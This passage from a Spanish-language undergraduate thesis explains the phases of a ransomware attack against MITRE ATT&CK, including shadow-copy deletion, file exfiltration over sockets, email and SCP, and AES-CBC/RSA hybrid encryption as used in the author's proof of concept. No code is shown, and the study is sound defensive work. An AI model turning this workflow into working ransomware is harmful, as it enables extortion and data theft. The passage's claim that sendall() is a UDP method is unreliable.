


Ilustración 6: Bless

- Herramientas descritas con mayor detalle en esta memoria como el Framework Metasploit, Wireshark, Shellter, Msfvenom, OpenVAS, Nmap, PyInstaller, Pyinsxtractor, Yara, ClamAV, el servicio de VirusTotal.

- Gliffy. Se ha utilizado para elaborar diagramas incluidos en esta memoria

- LibreOffice. En su versión 7.2.7, para elaborar la memoria de este trabajo con el procesador de textos Writer.

3. Fases del ransomware

Existen distintas clasificaciones que describen las fases de un ataque por ransomware. Algunas incluyen operaciones realizadas antes y después de la ejecución del software malicioso, otras se centran únicamente en las operaciones que realiza dicho malware. A pesar de la variedad de familias existentes, las de nueva creación que van apareciendo y que no todas operan igual, se pueden definir una serie de fases que sí suelen ser comunes en todas ellas. El ataque puede dividirse en un conjunto de etapas, pudiendo realizar algunas de ellas el ciberdelincuente o directamente codificarlas en el ejecutable malicioso.

MITRE es una organización sin ánimo de lucro dedicada a la ciberseguridad. Realiza numerosas publicaciones [42] que ayudan a las corporaciones a estar formadas y actualizadas, junto con la creación de una base de conocimiento gratuita y accesible globalmente. Este marco informativo es el llamado MITRE ATT&CK [43]; comprende las tácticas u operaciones sobre un sistema que llevan a cabo los cibercriminales, que han sido descubiertas y observadas en el mundo real, las técnicas que emplean para llevar a cabo estas operaciones, y ofrece una serie de mitigaciones y detecciones para

cada una de las técnicas junto con infinidad de ejemplos reales. A su vez se clasifican en 3 grupos: “Enterprise”, para estaciones de trabajo, sistemas de escritorio y servidores con diferentes sistemas operativos, “Mobile” para dispositivos móviles con sistemas operativos Android o IOS, e “ICS” o Sistemas de Control Industrial. Puesto que esta base de conocimiento va actualizándose conforme aparecen nuevas amenazas, tácticas y técnicas, se indica que la última versión consultada es la 11.2, actualizada el 25 de mayo de 2022.

Todas las tácticas descritas en esta base de conocimiento se relacionan en algún momento con el ransomware, se describen las etapas comunes que pueden encontrarse, tácticas y técnicas, pudiendo variar su orden de ejecución dependiendo de la familia a la que pertenezca el ransomware.

3.1. Comprometiendo la seguridad

La primera fase consiste en obtener acceso al equipo de la víctima comprometiendo su seguridad. En el marco ATT&CK se identifica con la táctica TA0001 (Initial Access), aunque también involucraría otras tácticas como la TA0043 (Reconnaissance), donde previamente se produciría un escáner de bloques de IP, buscando servicios activos vulnerables o emplearse cualquiera de los vectores de ataque existentes. Pueden darse infecciones más sofisticadas explotando alguna vulnerabilidad que permitan desplegar el ransomware o cualquier otro tipo de malware, emprender una campaña de correos maliciosos, distribuir el fichero ejecutable por redes peer to peer (p2p)…

Los ataques dirigidos suelen buscar vulnerabilidades en los equipos de una organización, escalar privilegios y realizar movimientos laterales para conseguir el mayor número de máquinas donde desplegar la infección. En la ilustración 7 se muestra un posible

escenario, donde conviven usuarios domésticos con diferentes sistemas operativos, redes de organizaciones empresariales o administraciones públicas, servidores maliciosos que distribuyen el malware a través de descargas o redes de pares (P2P) así como ciberdelincuentes que atacan a los posibles objetivos para instalar el software malicioso, algunos con mayor infraestructura, contando con servidores de mando y control (C2), todos ellos interconectados a través de Internet.




Ilustración 7: Escenario global de amenaza por ransomware

3.2. Desplegando herramientas

Los grupos cibercriminales suelen utilizar numerosas herramientas para conseguir sus objetivos. Una vez se ha tenido acceso al equipo se descargan desde servidores de

mando y control o transfiriéndolas mediante un malware que lleva el paquete de herramientas necesarias incluido. Es frecuente también el uso de servicios en la nube como Google Drive, Dropbox, SendGrid o Constant Contact para hospedar y distribuir el software malicioso.

A partir de aquí se busca información acerca del entorno con herramientas como Nmap, Process Hacker o BloodHound [44], se vuelcan credenciales de inicio de sesión a la caza de una cuenta privilegiada para poder realizar movimientos laterales con Kiwi, SecretsDump o ProcDump [45], o se utilizan programas o aplicaciones nativas del sistema operativo como PowerShell, WMI (Windows Management Instrumentation) o PSExec para eliminar copias de seguridad locales o crear puertas traseras. Suelen emplearse keyloggers que facilitan los movimientos laterales, clientes para tunelizar conexiones como Plink SSH Tunneling Tool o Ligolo. Se está incrementando el uso de Cobalt Strike como herramienta para el acceso y para la post-explotación, siendo una de las preferidas en la actualidad, permitiendo realizar movimientos laterales y acceder a controladores de dominio [46].

En el marco MITRE ATT&CK la táctica que hace correspondencia sería la TA0042 (Resource Development) y la técnica que mejor lo define es la T1608 (Stage Capabilities), que es la encargada de desplegar las herramientas, aunque existen otras técnicas relacionadas de adquisición de herramientas mediante compra o rompiendo el sistema de licenciamiento o incluso de desarrollo de las mismas.

3.3. Explorando el equipo y reconociendo el entorno

Una vez se tienen disponibles las aplicaciones se explora el entorno para conocer información del sistema y de la posible infraestructura de red a la que pertenece. La

táctica ATT&CK se corresponde con la TA0007 (Discovery); las técnicas empleadas se basan en el descubrimiento de cuentas de todo tipo, pueden explorar los navegadores web buscando los accesos favoritos (bookmarks) para obtener información, aplicaciones Windows activas, infraestructuras y servicios en la nube, servicios de red…

Los controladores de dominio son el principal objetivo por el daño potencial que pueden infringir. Si un ciberdelincuente consigue acceso con privilegios sobre un controlador de dominio, podría dañar, modificar o destruir la base de datos del Directorio en sistemas Windows (Active Directory) de la organización. Es la ruta más directa para acceder a servidores y estaciones de trabajo, desplegar malware y provocar daños irreparables, por lo que deben tener especial protección [47].

Todo ransomware explora el equipo donde se ejecuta, buscando coincidencias con las extensiones declaradas de interés para proceder a cifrarlas. El código fuente suele incluir una lista con las extensiones objetivo y otra con directorios a excluir de esta búsqueda. Los directorios que contienen ficheros imprescindibles para el uso del sistema operativo no se encriptan ya que lo que se pretende es dejar el equipo en funcionamiento pero con la información valiosa cifrada para poder recuperarla con posterioridad.

El software malicioso obtiene un listado con las unidades de almacenamiento del sistema, unidades de red, unidades extraíbles y procede a recorrerlas todas para causar el mayor daño posible.

3.4. Asegurando la persistencia en el sistema

Otra de las operaciones que suele realizar el ransomware o cualquier tipo de malware es

asegurar su persistencia en el sistema. Para ello se crean por ejemplo claves en el registro de Windows o se almacena el binario en la carpeta de inicio, de modo que una vez el sistema se reinicia el software vuelve a ejecutarse.

La persistencia también se busca a nivel de control sobre la máquina, lo que se pretende es que el ciberdelincuente siga teniendo acceso al equipo infectado, por lo que se establecerán puertas traseras que mantengan esta conexión para continuar con el ataque y llevarlo a mayor escala. Ejemplos de puertas traseras son DoublePulsar en WannaCry y Cobalt Strike Beacon en DarkSide, que permite establecer comunicación con un servidor C2 a través de HTTP, HTTPS o DNS.

En el marco ATT&CK la táctica definida es la TA0003 (Persistence) y la técnica más común, aunque convive con otras 18 diferentes, es la T1547 (Boot or Logon Autostart Execution), que a su vez dispone de otras 15 subtécnicas hasta la fecha.

La persistencia se puede conseguir por dos métodos: A través de la misma ejecución del ransomware, formando parte de su código, o a través de la toma de control de una máquina víctima, realizando operaciones al acceder por escritorio remoto (RDP) una vez comprometido este servicio, o desde una shell directa (bind) o inversa (reverse) antes de su ejecución como las proporcionadas por Metasploit o por herramientas como wmiexec del paquete de herramientas de Impacket. En las pruebas de explotación de vulnerabilidades se ofrece mayor detalle de este proceso.

Un usuario con conocimientos avanzados podría identificar el proceso malicioso, detenerlo y obtener el binario para su posterior análisis explorando los procesos en ejecución si está familiarizado con ellos.

3.5. Movimientos laterales y escalada de privilegios

Reconocida la infraestructura de red y conseguida la persistencia en un primer equipo, se procederá a intentar infectar el mayor número posible de sistemas realizando movimientos laterales, operación asociada a la táctica TA0008 (Lateral Movement) del marco ATT&CK. El objetivo es obtener mayor número de credenciales para ir ganando nuevos accesos, donde poder desplegar herramientas propias de control remoto o utilizar las nativas del sistema operativo. Aquí entra en juego la escalada de privilegios (TA0004 - Privilege Escalation), donde es común la explotación de cuentas de administrador local por soler encontrarse la misma contraseña para toda una empresa o corporación, facilitando enormemente el trabajo al atacante en caso de obtenerla a la hora de realizar movimientos laterales. Mediante la explotación de vulnerabilidades también se pueden escalar privilegios a partir de una cuenta no privilegiada.

Como se ha comentado anteriormente, el objetivo es conseguir una cuenta privilegiada de administrador del Directorio (AC - Active Directory), ya que esta permite el acceso a los controladores de dominio (DC – Domain Controller) y por consiguiente el acceso a toda la red, pudiendo desplegar el ransomware en todos los equipos conectados a ella al mismo tiempo.

Entre las técnicas empleadas para conseguirlo se utilizan, entre otras, pass-the-hash, robo de contraseñas registradas en la carpeta SYSVOL (controladores de dominio), kerberoasting, consistente en aplicar fuerza bruta sobre Kerberos, uso de tablas rainbow… más adelante se muestra un ejemplo de robo de contraseñas con este método.

La escalada de privilegios, como otras operaciones, es una tarea que puede realizar el mismo ransomware en sí, o delegarla durante la fase de ataque. Utilizar una cuenta

privilegiada permite acceder a todas las funcionalidades y no tener restricciones ni validaciones en el equipo atacado.

3.6. Eliminando procesos y copias de seguridad

Otra fase común en este tipo de software es la eliminación de copias de seguridad o backups, instantáneas y puntos de restauración que permitan al usuario volver a un estado anterior o recuperar los datos de alguna manera. Se pretende que la única forma posible de recuperar la información sea pagando el rescate. Herramientas nativas como *VSSADMIN* o *WMIC* se utilizan para eliminar las instantáneas de volumen (shadow copies).

La táctica MITRE ATT&CK que define esta operación es la TA0040 (Impact), con la técnica T1490 (Inhibit System Recovery). Carece de subtécnicas pero se ofrecen multitud de ejemplos de procedimientos: Conti, Conficker, Babuk, REvil, todos utilizan *vssadmin* para eliminar las instantáneas de volumen, algunos además utilizan *bcdedit* para deshabilitar las funciones de recuperación.

También se eliminarán procesos relacionados con la seguridad del sistema antes de proceder con el cifrado de los ficheros de datos, se detendrá la ejecución de antivirus que pueden ser detectados con aplicaciones como PCHunter o Process Hacker y se deshabilitarán herramientas y configuraciones orientadas a la protección, además de detener determinados servicios que utilicen ficheros que se quieran encriptar, como los relacionados con bases de datos, por el hecho de mantenerlos abiertos no permitiendo por tanto su modificación. Una vez se detengan estos servicios, los ficheros dejarán de estar en uso y es cuando el cifrado de los mismos podrá llevarse a cabo.

3.7. Enviando ficheros al atacante (robo de información)

Una parte fundamental en los ataques perpetrados en la actualidad es el robo de la información para proceder a un siguiente paso de extorsión [48].

Si no se paga lo reclamado, existe la posibilidad de dar publicidad a estos datos o incluso recibir mayor beneficio vendiéndolos a terceros. La sustracción de datos podría realizarse independientemente del ataque por ransomware o como parte del ejecutable. La correspondencia en el marco MITRE ATT&CK se relaciona con la táctica TA0010 (Exfiltration). Se ha realizado un análisis técnico del envío de ficheros desde la máquina víctima al servidor o máquina del atacante, aunque existen otros métodos de sustracción, como extracción mediante USB, Bluetooth, servicios Web, sobre repositorios de código, almacenamiento en la nube...

Durante esta fase se realizan operaciones de empaquetado, compresión y cifrado.

3.7.1. Envío de ficheros por socket

Utilizando las funciones send() y sendall(); Hacen uso de búferes y del espacio de memoria del usuario. El método sendfile() es más eficiente pero con inconvenientes.

Método socket.send()

Método TCP de bajo nivel, básicamente es una llamada al sistema (syscall o system call) en C. Retorna el número de bytes enviados. Se tiene que controlar que el tamaño del búfer al completo se haya enviado satisfactoriamente.

Método socket.sendall()

Método UDP de alto nivel codificado en Python puro. Envía el búfer al completo con el objeto *None* como respuesta en caso de éxito o retorna un error en caso contrario sin conocer cuánta información se ha llegado a enviar. Para el envío de ficheros por socket implementado en las pruebas de concepto desarrolladas se utiliza este método.

Método socket.sendfile()

Llamada al sistema, al trabajar en modo kernel es el más eficiente, no utiliza el espacio de memoria del usuario ni los búferes de aplicación, transferencia directa a través de un búfer de fichero y un búfer del kernel. Además el código implementado es más simple, pero su mayor inconveniente es que no puede utilizarse con SSL. En caso de que en el sistema operativo no esté disponible os.sendfile(), como por ejemplo en Windows, se utilizaría el método send() en su lugar.

3.7.2. Envío de ficheros a través del correo electrónico

Método SMTP.sendmail(), conexiones seguras con SMTP_SSL() y starttls(). Se utiliza la librería smtplib para el envío de emails con ficheros adjuntos a través del protocolo SMTP. Aunque se ha analizado y estudiado este método, no se ha utilizado esta librería en el desarrollo de las pruebas de concepto. El ransomware puede automatizar la tarea de enviar ficheros de reducido tamaño mediante este método, con la información de la clave utilizada para el cifrado y otros datos. Un ejemplo es el fichero de claves que genera la prueba de concepto Tipo 2.

3.7.3. Envío de ficheros empleando el protocolo SCP (Secure Copy Protocol)

- Por subproceso: A través de la librería subprocess, método subprocess.Popen(), llamando al comando scp.

- Por conexión SSH: A través de la librería Paramiko y del módulo scp. Hace uso de un cliente SSH y de un cliente SCP para llevar a cabo la transferencia de ficheros en modo seguro.

3.8. Cifrando documentos – Criptografía

Si bien en sus inicios el ransomware solo bloqueaba los equipos pidiendo un rescate para recuperar la funcionalidad, dejando los datos intactos, su evolución llevó al cifrado de la información utilizando algoritmos criptográficos. El uso de la criptografía caracteriza este malware. El resultado del proceso deja en el sistema todos los ficheros afectados cifrados y con una extensión determinada que suele identificar la familia o tipo de ransomware que ha producido la infección. En las pruebas de concepto esta extensión es .ransomTFG.

Existen multitud de variantes de ransomware que se comportarán de una u otra manera dependiendo de la familia a la que pertenezcan. Algunos bloquean el escritorio, simulando una actualización del sistema operativo o cualquier otra acción que aparente ser legítima. Los usuarios no avezados no saben identificarlas y caen en la trampa; mientras tanto se cifran los ficheros.

Otros modelos permiten seguir trabajando y encriptan la información sigilosamente hasta que finalizan las operaciones y es cuando se notifica la infección. Las pruebas de concepto comprueban en una segunda ejecución del binario si el sistema ya ha sido cifrado, volviendo a notificar la infección sin realizar ninguna operación adicional.

La definición para el término criptografía dada por la RAE es breve: *arte de escribir con clave secreta o de un modo enigmático* [49]. La definición del diccionario de Oxford Languages aporta algo más: *Arte y técnica de escribir con procedimientos o claves secretas o de un modo enigmático, de tal forma que lo escrito solamente sea inteligible para quien sepa descifrarlo* [50]. Consiste en el método suficientemente seguro que se aplica a un mensaje para cifrarlo y descifrarlo, siendo este mensaje visible en texto en claro solo para emisor y receptor.

La criptografía toma un papel primordial en este tipo de software malicioso, ya que es gracias a ella como el ransomware cumple sus objetivos; en primer lugar proporciona una comunicación segura en presencia de terceros entre el equipo de la víctima y el atacante. No se podría obtener nada relevante si se analizan las comunicaciones. También aparece en el código implementado utilizando procedimientos de ofuscación para sortear la aplicación de ingeniería inversa. Y el fin último de este tipo de software es el cifrado de ficheros empleando algoritmos criptológicos seguros, no se podría recuperar la información sin obtener la clave utilizada para el cifrado, que sólo conoce el atacante y solo entregaría con el pago de un rescate.

La táctica MITRE ATT&CK que define esta operación es la misma que para la eliminación de copias de seguridad, TA0040 (Impact), donde el atacante trata de manipular, interrumpir o destruir el sistema o datos, mientras que la técnica asociada al ransomware se describe en la T1486 (Data Encrypted for Impact). Se muestran

numerosos ejemplos de procedimientos, donde se aprecia el uso común de una combinación de cifrado simétrico y asimétrico, es el caso de Clop, que utiliza AES, RSA y RC4. Babuk emplea ChaCha8 y ECDH, Egregor usa un algoritmo híbrido AES-RSA, Pysa hace las veces con RSA y AES-CBC, Ryuk combina AES con RSA...

Existe una diversidad de algoritmos que un ciberdelincuente podría emplear para el cifrado de los datos. En Python las numerosas librerías disponibles permiten la elección del método de cifrado.

En las pruebas de concepto, como si de ejemplos reales se tratara, intervienen los dos tipos de cifrado, simétrico y asimétrico.

3.8.1. Cifrado simétrico

Utiliza una clave única compartida, la misma para cifrar y descifrar. Este tipo de cifrado es el encargado de encriptar todos los ficheros de datos por los que pedir un rescate, ya que una de sus ventajas es que es mucho más rápido que el cifrado asimétrico. La clave puede generarse en el equipo de la víctima mientras el ransomware está en proceso o hacerlo desde un servidor controlado por el atacante y enviarlo a la víctima a través de sockets seguros, cifrando la información en tránsito a través del protocolo TLS.

De cualquier modo el operador del ransomware intentará eliminar todo rastro de la memoria en el equipo atacado para que no pueda obtenerse la clave por ingeniería inversa: Se sobrescriben variables y por tanto espacios de memoria, se eliminan referencias a objetos con información sensible y se realizan llamadas al recolector de basura.

Se utilizan herramientas como Wireshark para analizar el tráfico de la red y comprobar la confidencialidad de las comunicaciones entre la victima y el atacante [51]-[53]. En la ilustración 8 se muestra el detalle de la comunicación segura con el protocolo TLSv1.3, cumpliendo con la confidencialidad esperada; en la ilustración 9 se aprecia el cifrado en el contenido de la comunicación, resultado de la decodificación en varios formatos del intercambio de mensajes TCP (TCP stream). También es conveniente comprobar la seguridad de las comunicaciones con el servidor de Bases de Datos para asegurar una correcta configuración.




Ilustración 8: Wireshark - Comunicación segura mediante el protocolo TLSv1.3

Uno de los algoritmos simétricos más utilizados hoy en día es AES (Advanced Encryption Standard), también conocido por Rijndael: fue desarrollado por dos criptólogos belgas, Joan Daemen y Vincent Rijmen. Sustituyó a DES, y se emplea en todos los canales y protocolos seguros como TLS, HTTPS, redes privadas virtuales (VPN) y en muchos otros ámbitos.

Es un algoritmo de cifrado por bloques con un tamaño fijo de 128 bits, y una longitud de la clave con 128, 192 ó 256 bits. Siendo la de menor longitud la estándar, aunque

también muy utilizada la de 256 bits. Existen diferentes modos de cifrado o formas en la que se gestionan los bloques, cada uno de ellos con un funcionamiento diferente. El utilizado por las pruebas de concepto es el modo CBC (Cipher-Block Chaining) por tener amplia presencia en otros ransomware desarrollados, su velocidad para encriptar y ser considerado criptográficamente fuerte. En la ilustración 10 se muestra el contenido de un fichero cifrado mediante las pruebas de concepto.

Ilustración 9: Decodificación en varios formatos de una comunicación cifrada

CBC viene a sustituir a ECB (Electronic Code Book) y sus deficiencias. ECB repite el proceso de cifrado AES para cada bloque de 128 bits, dando lugar a salidas cifradas idénticas para bloques con el mismo contenido. Esto se considera una vulnerabilidad por no ocultar bien los patrones de datos, la seguridad es baja y no se recomienda su uso. CBC corrige esta deficiencia aplicando un vector de inicialización (IV) de 128 bits al primer bloque de texto en claro, por medio de la operación XOR; al resultado de esta

operación se le aplica el cifrado AES con la clave simétrica, generando un bloque de 128 bits que usaremos en una posterior operación XOR con el siguiente bloque, y así sucesivamente. De esta forma se evita generar bloques cifrados idénticos para bloques de texto en claro con el mismo contenido.




Ilustración 10: Contenido de un fichero cifrado con AES-CBC

El modo AES más aplicado en otros ámbitos es GCM (Galois / Counter Mode) o su versión mejorada GCM-SIV por ser uno de los más seguros y proporcionar integridad además de confidencialidad, lo que otros modos previos no hacían en una misma operación, teniendo que aplicar otros algoritmos como HMAC para asegurar la integridad de los datos. Este modo de operación se conoce como AEAD (Authenticated Encryption with Associated Data), proporcionará confidencialidad, autenticidad e integridad.

La librería Cryptography de Python permite seleccionar entre multitud de cifrados simétricos y modos. Además de AES, otros algoritmos simétricos que pueden emplearse con esta librería son: Camellia, ChaCha20, TripleDES, CAST5, SEED, SM4,

Blowfish, ARC4 e IDEA. Para AES se encuentran disponibles los modos CBC, CTR, OFB, CFB, XTS, GCM y ECB. Para el analista que aplique la ingeniería inversa es importante conocer el tipo de cifrado que emplea el ransomware, ya que a partir de aquí se podría intentar descifrar, buscar ciertas vulnerabilidades en los algoritmos implementados, claves en memoria, etc.

3.8.2. Cifrado asimétrico

Utiliza una clave pública y otra privada. Se cifra con la clave pública del atacante, conocida por todos y que puede estar incluida en el código del malware, mientras que la clave privada, secreta, será la encargada de descifrar el contenido, estando únicamente en posesión del ciberdelincuente. Esta forma de proceder es lo que hace atractivo este tipo de cifrado, cualquiera puede encriptar, pero solo quien tenga la clave privada revertirá el proceso.

El cifrado asimétrico cumple con los principios de autenticidad, integridad, confidencialidad y no repudio y tiene dos usos principales:

- Autenticación: Para verificar el origen auténtico de un mensaje, el autor firma o cifra con su clave privada, y todos aquellos que tengan su clave pública pueden verificar al autor. Se usa en firmas digitales, certificados digitales, para acceder a servicios, servidores…

- Confidencialidad: Comunicaciones seguras a través de infraestructuras de clave pública (PKI - Public Key Infrastructure), una clave pública y privada por cada emisor. Este cifrado es ideal para el intercambio de claves simétricas y para establecer comunicaciones cifradas en una red no confiable.

Ron Rivest, Adi Shamir y Leonard Adleman publicaron el algoritmo RSA (Rivest-Shamir-Adleman) en 1977, definido en PKCS#1 (RFC 3447) [54], una familia de estándares llamados de criptografía de clave pública (Public-Key Cryptography Standards). Es el algoritmo asimétrico por excelencia.

Su seguridad se basa en el problema de la factorización de números enteros grandes. No es posible descifrar por completo un texto cifrado con RSA. En la actualizad existen retos y concursos para lograr factorizar estos números, llegándose en 2018 a factorizar el RSA 230. Una característica a tener en cuenta es la elección del tamaño de la clave, a mayor tamaño mayor seguridad pero menor velocidad a la hora de realizar las operaciones. Se debe utilizar al menos una longitud de 2048 bits, siendo recomendable el uso de 4096 bits.

En las pruebas de concepto se cifran las comunicaciones con la clave pública del atacante, incluida en el código, abriendo un canal seguro hacia el servidor en tiempo de ejecución. En la prueba de concepto Tipo 2 se emplea además para cifrar un pequeño archivo contenedor de la clave simétrica con el algoritmo RSA. Este fichero podrá ser descifrado únicamente por el atacante con su clave privada, ofreciendo la clave simétrica a la víctima a cambio del pago del rescate.

El mayor inconveniente de este algoritmo es la velocidad de operación, siendo un proceso muy lento en comparación con el cifrado simétrico, por lo que queda descartado para el cifrado de los ficheros de datos de la víctima. Como norma general el tamaño de los datos que pueden ser cifrados tampoco puede superar la longitud de la clave utilizada. Con una clave de 2048 bits (256 bytes) solo se pueden cifrar 245 bytes, ya que se produce un aumento del volumen de los datos una vez se han encriptado.

Otra alternativa posible a RSA es ECC (Elliptic Curve Cryptography) o criptografía de curva elíptica, basada en las matemáticas de las curvas elípticas. Más novedosa que RSA, ofrece mejor rendimiento con claves más cortas. Una clave ECC de 256 bits proporcionaría la misma seguridad que una clave RSA de 3072 bits. Debido a esta mejora, podrían establecerse conexiones más rápidas y seguras con menos recursos.

La librería Cryptography ofrece numerosos algoritmos asimétricos además de RSA, entre ellos: DSA, criptografía de curva elíptica (ECC), intercambios de clave Diffie-Hellman, X25519, X448…

3.8.3. Compresión cifrada de ficheros

